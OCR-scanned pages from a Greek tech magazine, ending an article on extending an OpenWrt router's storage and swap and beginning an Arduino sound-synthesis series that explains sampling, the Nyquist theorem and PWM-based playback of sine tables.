
6. Αν δεν είμαστε σίγουροι μπορούμε να το καταλάβουμε απ' το μέγεθος κάθε κατάτμησης, που εμφανίζεται δίπλα σε κάθε επιλογή της λίστας.

Φυσικά, το ρουτεράκι μας δέχεται πλέον και συνδέσεις SSH. Για τη σύνδεση μπορούμε να χρησιμοποιήσουμε το λογαριασμό του χρήστη root.



και κάνουμε κλικ στο Mount Points. Η προσθήκη του δικού μας swap γίνεται στο τελευταίο πινακάκι. Πατάμε Add, βεβαιωνόμαστε ότι το Enable this swap είναι τσεκαρισμένο κι επιλέγουμε το μικρό partition του αποθηκευτικού μας χώρου. Κάνοντας ένα κλικ στο Save and Apply οι αλλαγές θα εφαρμοστούν και η μνήμη του μικρού μας router θα μοιάζει να έχει αυξηθεί κατά μερικές δεκάδες megabytes.

Νομίζουμε ότι τώρα είναι η καταλληλότερη στιγμή για να ορίσουμε έναν ισχυρό κωδικό για τον χρήστη root. Χωρίς αυτόν τον κωδικό, ο SSH server και μερικές ακόμα υπηρεσίες θα είναι (και θα παραμένουν) απενεργοποιημένες. Ο ορισμός κωδικού γίνεται πανεύκολα, από το μενού Administration. Μετά κι από αυτό μπορούμε να αρχίσουμε τις εγκαταστάσεις! Για αρχή μπορούμε να εγκαταστήσουμε το htop και το nano -- δύο αγαπημένα εργαλεία του γράφοντα. Το πρώτο είναι ένας πολύχρωμος text-based task manager και το δεύτερο ένας αρκετά απλός και δυνατός text editor. Βέβαια, όπως καταλαβαίνετε, ο καθένας




28MB διαθέσιμης μνήμης RAM και άλλα 128MB για swap. Πρόκειται για έναν παράδεισο αφθονίας, όταν μιλάμε για ένα απλό ρουτεράκι!

μπορεί να προσθέσει οτιδήποτε θέλει. Θα μπορούμε για παράδειγμα να εγκαταστήσουμε το vsftpd ή το pureftpd, κάποιον torrent client, έναν web server και πάει λέγοντας.

Επίλογος

Δεν εγκαταστήσαμε απλά ένα διαφορετικό firmware στο router μας αλλά του δώσαμε άλλον αέρα. Καταφέραμε να παρακάμψουμε τα δύο μεγαλύτερα εμπόδια: Τον περιορισμένο αποθηκευτικό χώρο και τη στενόχωρη μνήμη RAM. Θεωρητικά, μπορούμε να εγκαταστήσουμε όποιο πρόγραμμα θέλουμε. Δυστυχώς, όμως, τα router δεν είναι κατασκευασμένα για να σηκώσουν οποιαδήποτε εφαρμογή. Παρόλα αυτά, είμαστε σίγουροι ότι θα μείνετε με το στόμα ανοιχτό. Περισσότερα στο άρθρο που αρχίζει από τη σελίδα 66, του deltaHacker που κρατάτε στα χέρια σας ;)

Κάθε φορά που θέλουμε να τροποποιήσουμε μόνιμα τη διευθέτηση των κατατμήσεων, πρέπει να ενεργοποιούμε και το fstab. Διαφορετικά, οι ρυθμίσεις μας θα χάνονται!



Skill: Η Παναγιά μαζί σας!

Tags: sampling frequency, fixed point, phase accumulator, dds, unions

Arduino Sound Master

part 1/όσο χρειαστεί

Συνθέτοντας το κύμα



by Spir@l Evolut10n

Θυμόσαστε την καταιγιστική ηλεκτρονική μουσική, που συνόδευε τα παιχνίδια την εποχή των arcades; Είναι το ίδιο είδος μουσικής που ακούμε όταν τρέχουμε ορισμένα key generators. Ο ήχος αυτών των κομματιών θυμίζει τα παλιά synthesizers κι εδώ που τα λέμε, παράγεται με παρόμοιες τεχνικές! Πώς θα σας φαινόταν η ιδέα να εμβαθύνουμε στο θέμα, ώστε να προσθέσουμε ήχο στο Arduino και στις κατασκευές που στήνουμε γύρω του; Προσοχή: Δεν μιλάμε για μερικά βαρετά beep, αλλά για πολλές νότες, πολλά όργανα, πολλές φωνές και πολλά εφέ!

Η μουσική των παλιών ηλεκτρονικών παιχνιδιών ασκεί γοητεία σε μηχανικούς, σε προγραμματιστές αλλά και σε μουσικούς. Οι μηχανικοί θαυμάζουν την απλή αλλά έξυπνη σχεδίαση του hardware, η οποία επέτρεπε την παραγωγή ήχου από εξαιρετικά απλά κυκλώματα. Οι προγραμματιστές θαυμάζουν τα πανέξυπνα τεχνάσματα που επιστρατεύονταν για τη σύνθεση ήχου στο φτωχικό hardware της εποχής, ενώ οι μουσικοί θαυμάζουν τους ευρηματικούς συνδυασμούς των απλών και περιορισμένων ήχων. Τα παραπάνω εξηγούν και το γεγονός ότι η σκηνή των demo coders έχει αποκτήσει ένα ολόκληρο παρακλάδι, αφιερωμένο στην εξομοίωση του παλιού hardware και στη σύνθεση των αντίστοιχων μουσικών κομματιών. Ο λόγος γίνεται για τα chiptunes!

Στη σειρά άρθρων που ξεκινάει με το παρόν, ασχολούμαστε με την παραγωγή ήχου στο Arduino. Θα εξετάσουμε παλιά προγραμματιστικά τεχνάσματα, όχι μόνο για τη σύνθεση μιας μουσικής νότας αλλά και για τη δημιουργία ηχητικών εφέ, την αυτοματοποιημένη σύνθεση μουσικής[1] και, σε κάποιο βαθμό, την εξομοίωση των πραγματικών μουσικών οργάνων. Θέλετε να χαρίσετε στο Arduino τον χαρακτηριστικό «ηλεκτρικό» ήχο, τον παραφορτωμένο με εφέ, που ακούγαμε στα παλιά ηλεκτρονικά παιχνίδια; Θέλετε να το μετατρέψετε σε ένα μικρό synthesizer, το οποίο θα ακούγεται σαν πιάνο, κιθάρα ή κάποιο άλλο όργανο; Θέλετε να αυτοσχεδιάζει και να σας παίζει κομμάτια δικής του έμπνευσης; Ε, λοιπόν, εμείς θέλουμε να κάνουμε όλα τα παραπάνω -- και θα φροντίσουμε γι' αυτό! Στο μέλλον, εκτός από ενδιαφέρουσες, οι κατασκευές μας με το Arduino θα είναι και... groovy ;)


Θεμελιώδες ζήτημα

Για να δημιουργήσουμε ήχο με το Arduino, για να συνθέσουμε έστω και μία μουσική νότα χρησιμοποιώντας προγραμματιστικές μεθόδους, πρέπει πρώτα να ξέρουμε τι είναι ο ήχος. Γενικότερα, η ενασχόλησή μας με το θέμα προϋποθέτει την κατανόηση της φύσης του ήχου. Τι είναι ο ήχος, λοιπόν; Στο δημοτικό ακούγαμε το δάσκαλο να μιλάει για πυκνώματα κι αραιώματα στα μόρια του αέρα (ή κάποιου άλλου σώματος), τα οποία διαδίδονται «αλυσιδωτά» και φτάνουν στο αυτί μας. Αργότερα ακούσαμε και άλλες περιγραφές. Μάθαμε ότι ο ήχος αποτελεί μια διαταραχή, η οποία διαδίδεται σφαιρικά στο χώρο, ενώ προϋποθέτει την παρουσία κάποιου μέσου διάδοσης κι άρα δεν διαδίδεται στο κενό. Ανεξάρτητα από την περιγραφή που κατανοεί ο καθένας καλύτερα, εμείς θα κρατήσουμε μόνο τη συμπύκνωση των παραπάνω: Ο ήχος αποτελεί ένα μηχανικό κύμα. Με άλλα λόγια, ο ήχος συνιστά την παλινδρομική κίνηση των μορίων του εκάστοτε μέσου διάδοσης.

Η συμπύκνωσή μας ακούγεται πολύ αφηρημένη, αλλά ο όρος «παλινδρομική κίνηση» έχει ιδιαίτερο ενδιαφέρον. Βλέπετε, θυμίζει τις αρμονικές ταλαντώσεις. Για να είμαστε ακριβείς, οι αρμονικές ταλαντώσεις αποτελούν μια περίπτωση παλινδρομικής κίνησης. Αναρωτιέστε τι το ενδιαφέρον βρίσκουμε σε όλα αυτά; Οι αρμονικές ταλαντώσεις περιγράφονται εύκολα με μαθηματικούς όρους -- και συγκεκριμένα με τις τριγωνομετρικές συναρτήσεις. Μην ανησυχείτε, δεν σκοπεύουμε να το γυρίσουμε ξαφνικά στα μαθηματικά. Μπορεί η τριγωνομετρία να μην ήταν ποτέ το αγαπημένο σας μάθημα[2], αλλά είμαστε βέβαιοι ότι έχετε δει πολλές φορές τη γραφική παράσταση μιας ημιτονοειδούς συνάρτησης

1. Ναι, καλά διαβάσατε. Δεν αναφερόμαστε στη σύνθεση ήχου, αλλά στη δημιουργία μουσικών κομματιών!
2. Ούτε και στον γράφοντα άρεσε ιδιαίτερα, όταν πήγαινε σχολείο ;)

ή ενός ημιτόνου, όπως λέμε. Ε, λοιπόν, αν πάρουμε μια σκέτη μουσική νότα (διαλέξτε όποια θέλετε), το αντίστοιχο ηχητικό κύμα αποτελεί μια αρμονική ταλάντωση και άρα περιγράφεται τέλεια από ένα ημίτονο. Αν ακόμα δεν έχετε καταλάβει τι είναι αυτό που μας ενθουσιάζει, σκεφτείτε το εξής: Για να δημιουργήσουμε μια νότα προγραμματιστικά, πρέπει να υλοποιήσουμε μια ημιτονοειδή συνάρτηση. Αυτή η σκέψη δεν αρκεί για να λύσουμε το πρόβλημα της σύνθεσης ήχου, αλλά αποτελεί μια καλή αρχή!



Ένας μπάσος ήχος έχει χαμηλότερη συχνότητα σε σχέση με έναν πρίμο. Η πάνω γραφική παράσταση περιγράφει ένα ηχητικό κύμα μεγαλύτερης συχνότητας, σε σχέση με το ηχητικό κύμα που περιγράφεται από την άλλη καμπύλη. Επομένως, ο ήχος που περιγράφεται από την πάνω γραφική παράσταση είναι πιο πρίμος.

Κρίσιμα ερωτήματα

Μπορεί να ξεκαθαρίσαμε κάπως το τοπίο σχετικά με τη φύση του ήχου, αλλά είναι σίγουρο ότι οι παραπάνω περιγραφές έχουν δημιουργήσει αρκετές απορίες: Πώς γίνεται να περιγράφονται *όλες* οι νότες από μια ημιτονοειδή συνάρτηση; Τι είναι αυτό που αλλάζει και μπορούμε να ακούσουμε μια νότα σε διαφορετικές εντάσεις; Αν μια νότα περιγράφεται πάντα από το ίδιο ημίτονο, τότε γιατί οι νότες ακούγονται διαφορετικά στο πιάνο, απ’ ότι στην κιθάρα ή σε κάποιο άλλο όργανο; Τα σχετικά ερωτήματα είναι ατελείωτα, αλλά για τους σκοπούς μας αρκεί να απαντήσουμε στα συγκεκριμένα τρία. Ας τα πάρουμε με τη σειρά.


Κάθε καθαρή νότα, απομονωμένη από άλλους ήχους, περιγράφεται από μια ημιτονοειδή ταλάντωση. Αυτό που αλλάζει από νότα σε νότα είναι η συχνότητα αυτής της ταλάντωσης. Έτσι, η νότα Λα της τέταρτης οκτάβας (ονομάζεται και μεσαία[3] Λα) αποτελεί μια ημιτονοειδή ταλάντωση με συχνότητα στα 440Hz, ενώ η μεσαία Ντο είναι επίσης μια ημιτονοειδής ταλάντωση, αλλά με συχνότητα 261.6Hz. Για τους οπτικούς τύπους, να πούμε ότι το ημίτονο της μεσαίας Ντο μοιάζει να έχει τραβηχτεί και απλωθεί, σε σχέση με εκείνο της μεσαίας Λα. Έχει χαμηλότερη συχνότητα και είναι πιο… αραιό! Γενικότερα, όσο πιο μπάσα είναι μια νότα, τόσο μικρότερη είναι η συχνότητα της αντίστοιχης ταλάντωσης. Αντίθετα, η συχνότητα της ταλάντωσης αυξάνει, όσο πιο πρίμα είναι η αντίστοιχη νότα.

Η ένταση στην οποία ακούμε μια νότα, περιγράφεται ακόμα πιο απλά: Πρόκειται για το πλάτος της ταλάντωσης. Μεγαλύτερη ένταση σημαίνει μεγαλύτερο πλάτος και το αντίθετο. Το τρίτο ερώτημα είναι πιο στρυφνό. Ουσιαστικά, θα μπορούσε να διατυπωθεί ως εξής: Γιατί αλλάζει η χροιά (το ηχόχρωμα) μιας νότας, από όργανο σε όργανο;

Μέχρι στιγμής, αναφερόμασταν στις *καθαρές* εκδοχές κάθε νότας ή, αν θέλετε, στην ιδανική τους εκδοχή. Στην πραγματικότητα, όμως, δεν υπάρχει κανένα μουσικό όργανο το οποίο να παράγει μεμονωμένες αρμονικές ταλαντώσεις και κατ’ επέκταση απόλυτα καθαρές νότες. Όταν πατάμε τη μεσαία Λα σε ένα πιάνο, παράγεται μια ημιτονοειδής ταλάντωση στα 440Hz, αλλά ταυτόχρονα παράγονται και πάρα πολλές ακόμα ταλαντώσεις, σε πολλαπλάσιες και υποπολλαπλάσιες συχνότητες. Φυσικά,

3. Ο χαρακτηρισμός «μεσαία» μπορεί να χρησιμοποιηθεί για όλες τις νότες της τέταρτης οκτάβας.

Η ένταση του ήχου εξαρτάται από το πλάτος της ταλάντωσης που πραγματοποιούν τα μόρια του αέρα -- ή του εκάστοτε μέσου διάδοσης. Επομένως, η διαφορά της έντασης μεταξύ δύο ήχων αποτυπώνεται ξεκάθαρα και στις αντίστοιχες γραφικές παραστάσεις. Αυτές της εικόνας περιγράφουν ήχους της ίδιας συχνότητας, αλλά διαφορετικής έντασης.



όπως μαντεύετε, η ταλάντωση στα 440Hz έχει μεγαλύτερο πλάτος σε σχέση με τις υπόλοιπες και είναι η επικρατέστερη. Ακριβώς γι' αυτό, στην περίπτωση της μεσαίας Λα η συχνότητα των 440Hz ονομάζεται και θεμελιώδης αρμονική. Η συγκεκριμένη ταλάντωση είναι εκείνη που μας κάνει να λέμε ότι ακούμε τη μεσαία Λα, αλλά στην πραγματικότητα δεν ακούμε μόνον αυτήν! Κάπου εδώ κρύβεται και μία από τις διαφορές που παρουσιάζουν μεταξύ τους τα μουσικά όργανα. Από όργανο σε όργανο, το πλάτος της θεμελιώδους αρμονικής (της νότας που παίζουμε), έχει διαφορετική σχέση με τα πλάτη των υπόλοιπων ταλαντώσεων. Μια ακόμα διαφορά μεταξύ των μουσικών οργάνων, σχετίζεται με το ρυθμό που μεταβάλλονται τα πλάτη των ταλαντώσεων. Βλέπετε, όταν παίζουμε μία νότα, η έντασή της αρχικά αυξάνεται ενώ σύντομα αρχίζει να μειώνεται. Ο ρυθμός αυτών των μεταβολών, τόσο για την θεμελιώδη αρμονική, όσο και για τις υπόλοιπες, παίζει σημαντικό ρόλο στο ηχόχρωμα του οργάνου.

Αν όλη αυτή η ιστορία με το ηχόχρωμα σας έχει τρομάξει, μπορείτε να χαλαρώσετε. Στο παρόν άρθρο θα ασχοληθούμε με απλούστερα ζητήματα. Αργότερα, όταν θα έχουμε χωνέψει τα απλά, θα προχωρήσουμε και στα πιο σύνθετα.


Ψηφιοποίηση

Μέχρι στιγμής έχουμε βεβαιωθεί για ένα και μόνο πράγμα: Η σύνθεση ήχου προϋποθέτει την υλοποίηση ημιτονοειδών συναρτήσεων. Ας υποθέσουμε ότι τις έχουμε φτιάξει --δεν είναι και τόσο δύσκολο πια. Τι πρέπει να κάνουμε μετά; Πώς θα μετατρέψουμε αυτά τα ημίτονα σε ήχο, για να τα ακούσουμε;

Σε γενικές γραμμές, ο σκοπός μας είναι να μετατρέψουμε μια αλληλουχία αριθμών[4] σε ηχητικό κύμα. Επομένως, νομίζουμε ότι είναι χρήσιμο να εξετάσουμε τη διαδικασία της ψηφιοποίησης, αλλά και αυτήν της αναπαραγωγής ενός μουσικού κομματιού από τον υπολογιστή. Ας υποθέσουμε, λοιπόν, ότι θέλουμε να ψηφιοποιήσουμε τον ήχο ενός μουσικού οργάνου -- ενός μπουζουκιού για παράδειγμα. Για να κατανοήσουμε καλύτερα όσα συμβαίνουν, θα περιγράψουμε την πορεία του ηχητικού σήματος, μέχρι να φτάσει στη μνήμη του υπολογιστή.

Αρχικά, με τη βοήθεια του μικροφώνου, η μηχανική ταλάντωση (ο ήχος του μπουζουκιού) μετατρέπεται σε μια ηλεκτρική ταλάντωση. Με άλλα λόγια το μικρόφωνο παράγει μια τάση, η οποία μεταβάλλεται όπως ακριβώς μεταβάλλονται τα πυκνώματα και τα αραιώματα του ηχητικού κύματος. Στη συνέχεια, αυτή η τάση εισέρχεται σε έναν ADC (Analog to Digital Converter). Όπως αντιλαμβάνεστε, από την έξοδο αυτού του κυκλώματος παίρνουμε μια αλληλουχία αριθμών, οι οποίοι κατευθύνονται στη μνήμη του υπολογιστή. Κάπου εκεί, η διαδικασία ψηφιοποίησης έχει

4. Αναφερόμαστε στις τιμές που δίνει μια ημιτονοειδής συνάρτηση. Με άλλα λόγια, στις τιμές εκείνες που περιγράφουν την αντίστοιχη ημιτονοειδή καμπύλη.



Η ψηφιοποίηση του ήχου ξεκινά με τη μετατροπή του μηχανικού κύματος σε μια ηλεκτρική ταλάντωση. Στη συνέχεια αυτή η ταλάντωση "δειγματίζεται". Διέρχεται από ένα ειδικό κύκλωμα, το οποίο μετράει τη στιγμιαία τάση αυτής της ταλάντωσης, σε τακτά χρονικά διαστήματα. Όσο πιο συχνά λαμβάνονται δείγματα, τόσο πιο πιστή θα είναι η ψηφιακή αναπαράσταση του ήχου.

ολοκληρωθεί. Όμως, τι σόι αριθμοί είναι αυτοί και πώς περιγράφουν την ηλεκτρική ταλάντωση;

Το ηλεκτρικό σήμα που περιγράφει τον ήχο του μπουζουκιού, αποτελεί μια διαρκώς μεταβαλλόμενη τάση. Ο ADC λοιπόν, διαβάζει αυτήν την τάση σε τακτά χρονικά διαστήματα και μας δίνει τις αντίστοιχες τιμές. Αυτές οι τιμές αποτελούν στιγμιότυπα της τάσης του ηλεκτρικού σήματος και γι' αυτό ονομάζονται δείγματα (samples). Είναι φανερό ότι όσο πιο συχνά λαμβάνει δείγματα ο ADC, τόσο πιο πιστή θα είναι η περιγραφή του ηλεκτρικού σήματος. Και κάπως έτσι προκύπτει το επόμενο ερώτημα: Με ποια συχνότητα πρέπει να λαμβάνει δείγματα ο ADC; Αυτή η συχνότητα ονομάζεται συχνότητα δειγματοληψίας (sampling frequency) και μπορεί να είναι οσοδήποτε μεγάλη! Για την ακρίβεια, όσο αυξάνεται, τόσο καλύτερη είναι η περιγραφή του αρχικού σήματος. Επομένως, η συχνότητα δειγματοληψίας μοιάζει να μην έχει άνω όριο[5]. Αντίθετα, έχει ένα σαφές κάτω όριο, το οποίο προσδιορίζεται στο θεώρημα της δειγματοληψίας (Harry Nyquist και Claude Shannon). Εν ολίγοις, αυτό το θεώρημα λέει ότι η συχνότητα δειγματοληψίας πρέπει να είναι *τουλάχιστον* διπλάσια από τη μέγιστη συχνότητα που περιέχει το αρχικό σήμα. Επομένως, αν ο ήχος του μπουζουκιού μας περιλαμβάνει αρμονικές με συχνότητες ως και τα 12Khz[6], η συχνότητα δειγματοληψίας θα πρέπει να είναι *τουλάχιστον* 24Khz.

Αναπαραγωγή

Στη διαδικασία της ψηφιοποίησης εμπλέκεται το ενδιαφέρον θεώρημα της δειγματοληψίας. Τι γίνεται άραγε κατά την αναπαραγωγή; Υπάρχει καμία παγίδα εδώ; Ας υποθέσουμε ότι έχουμε τον ήχο του μπουζουκιού μας σε ψηφιακή μορφή και ότι ζητάμε από τον υπολογιστή να τον αναπαραγάγει. Ο υπολογιστής μας θα αρχίσει τότε να στέλνει τα δείγματα σε έναν DAC (Digital to Analog Converter). Όπως καταλαβαίνετε, αυτό το κύκλωμα δέχεται στην είσοδό του αριθμούς και στην έξοδό του παρέχει τις αντίστοιχες τάσεις. Με αυτόν τον τρόπο, στην έξοδο του DAC θα αρχίσει να σχηματίζεται σιγά-σιγά το ηλεκτρικό σήμα --η ηλεκτρική ταλάντωση-- που περιγράφει τον ήχο του μπουζουκιού. Από 'κει κι ύστερα νομίζουμε ότι ξέρετε τη συνέχεια: Το ηλεκτρικό σήμα θα οδηγηθεί σε κάποιον ενισχυτή κι από εκεί θα αναχωρήσει για τα ηχεία μας, όπου και θα μετατραπεί σε

5. Τουλάχιστον όχι στη θεωρία. Στην πράξη θα ήταν ιδιαίτερα δύσκολο να κατασκευαστεί ένας ADC με συχνότητα δειγματοληψίας κοντά στα 172yottaHerz... Χώρια που θα ήταν άχρηστος! Στην περίπτωση της ψηφιοποίησης ήχου, κανένας δεν θα μπορούσε να αντιληφθεί τη διαφορά από έναν ADC με συχνότητα δειγματοληψίας κοντά στα 100KHz ;)

6. Η τιμή επιλέχθηκε σχεδόν τυχαία, αλλά δεν επηρεάζει την ισχύ του παραδείγματος.

μηχανικό κύμα. Όμως, με ποιον ρυθμό πρέπει να φτάνουν τα δείγματα στον DAC; Ε λοιπόν, η συχνότητα αποστολής[7] των δειγμάτων στον DAC πρέπει να είναι *ακριβώς ίδια* με τη συχνότητα λήψης τους από τον ADC, κατά την ψηφιοποίηση. Σε διαφορετική περίπτωση, οι ταλαντώσεις που περιγράφουν τον ήχο του μπουζουκιού θα είναι λίγο πιο απλωμένες ή λίγο πιο συμπιεσμένες στο χρόνο και ο ήχος θα ακούγεται λίγο πιο μπάσος ή λίγο πιο πρίμος από το κανονικό.

Πρώτος σταθμός

Πιστεύουμε ότι αυτή η ποσότητα θεωρίας είναι αρκετή για ένα άρθρο και είμαστε σίγουροι ότι θα συμφωνήσετε! Το καλό είναι ότι με όλες αυτές τις γνώσεις, μπορούμε ήδη να αρχίσουμε τις κατασκευές. Αυτή τη φορά, λοιπόν, θα φτιάξουμε ένα μικρό, απλοϊκό πιάνο. Λέμε μικρό διότι θα έχει μόνον επτά πλήκτρα και θα μάς επιτρέπει να παίξουμε μόνο τις νότες μιας οκτάβας, χωρίς τις διέσεις και τις υφέσεις. Το «απλοϊκό» κολλάει στο γεγονός ότι το πιάνο μας θα έχει μόνο μια φωνή, ενώ οι νότες που θα παράγει θα είναι καθαρές αρμονικές, σταθερής έντασης. Με άλλα λόγια, το πιάνο μας θα μπορεί να παίζει μόνο μία νότα κάθε στιγμή, ενώ για κάθε νότα θα παράγεται μόνο μια αρμονική: οι «γειτονικές» ταλαντώσεις, που δίνουν το ηχόχρωμα του πιάνου, θα απουσιάζουν. Σε επόμενα άρθρα θα εμπλουτίσουμε το πιάνο με περισσότερες φωνές, ενώ θα βελτιώσουμε και τον ήχο του. Πάντως, μη νομίζετε ότι θα περιοριστούμε στα πιάνα! Απλά, αποφασίσαμε να ξεκινήσουμε με κάτι εύκολο ;)

Αποφάσεις και λίγη δράση


Πριν καταπιαστούμε με τα ημίτονα και τα δείγματα, πρέπει να υπογραμμίσουμε κάτι: Τα θέματα που εξετάζουμε έχουν από μόνα τους αρκετή δυσκολία και δεν χρειάζεται να περιπλέξουμε τα πράγματα, δημιουργώντας πολύπλοκα κυκλώματα. Για λόγους απλότητας, λοιπόν, στο ρόλο του DAC δεν θα επιστρατεύσουμε κάποιο εξωτερικό τσιπάκι, αλλά θα χρησιμοποιήσουμε ένα από τα κανάλια PWM του Arduino[8]. Με τη βοήθειά του θα σχηματίζουμε τη μία στάθμη τάσης μετά την άλλη, ώστε σιγά-σιγά να συγκροτείται μια ηλεκτρική ταλάντωση. Προφανώς, θα φροντίζουμε ώστε η συχνότητα αυτής της ταλάντωσης να ταυτίζεται με εκείνη της επιθυμητής νότας. Έτσι, όταν η εν λόγω ταλάντωση καταλήγει σε κάποιο ηχείο, θα ακούμε την αναμενόμενη νότα.

Έχοντας ξεμπερδέψει μ’ αυτή τη λεπτομέρεια, μπορούμε να ασχοληθούμε επιτέλους μ’ εκείνα τα ρημάδια τα ημίτονα. Πώς στο καλό θα τα κατασκευάσουμε; Η πιο απλή λύση θα ήταν να χρησιμοποιήσουμε τη συνάρτηση sin(). Με τη βοήθειά της μπορούμε να υπολογίσουμε όλες τις τιμές ενός ημιτόνου, για οποιαδήποτε συχνότητα και πλάτος. Ωστόσο, οι συναρτήσεις αυτού του είδους εκτελούνται πολύ αργά και το πρόγραμμά μας δεν θα προλαβαίνει να υπολογίζει κάθε δείγμα, πριν φτάσει η ώρα να στείλει το επόμενο. Μήπως αυτό σημαίνει ότι το Arduino είναι αδύνατο να παράγει αρμονικές ταλαντώσεις; Φυσικά και όχι! Απλά, αντί να υπολογίζουμε μία προς μία τις τιμές του ημιτόνου, θα τις υπολογίσουμε όλες εξαρχής και θα τις αποθηκεύσουμε σε έναν πίνακα της μνήμης RAM.

Πάει κι αυτό. Τελικά, το πρόγραμμά μας δεν θα στηρίζεται σε κάποια από τις χρονοβόρες ημιτονοειδείς συναρτήσεις, αλλά θα διαβάζει τις αντίστοιχες

7. Η συχνότητα αποστολής των δειγμάτων σε έναν DAC ονομάζεται «συχνότητα δειγματοληψίας», όπως ακριβώς και η συχνότητα λήψης των δειγμάτων από έναν ADC.

8. Παρεμπιπτόντως, για μια υλοποίηση του PWM με περισσότερα από έξι κανάλια δείτε το σχετικό άρθρο στο deltaHacker 007 (σελ. 62)



Στη θέση του Digital to Analog Converter θα χρησιμοποιήσουμε ένα κανάλι PWM. Με τη βοήθειά του θα παράγουμε μία προς μία τις στάθμες της τάσης, οι οποίες σχηματίζουν την επιθυμητή αρμονική ταλάντωση.

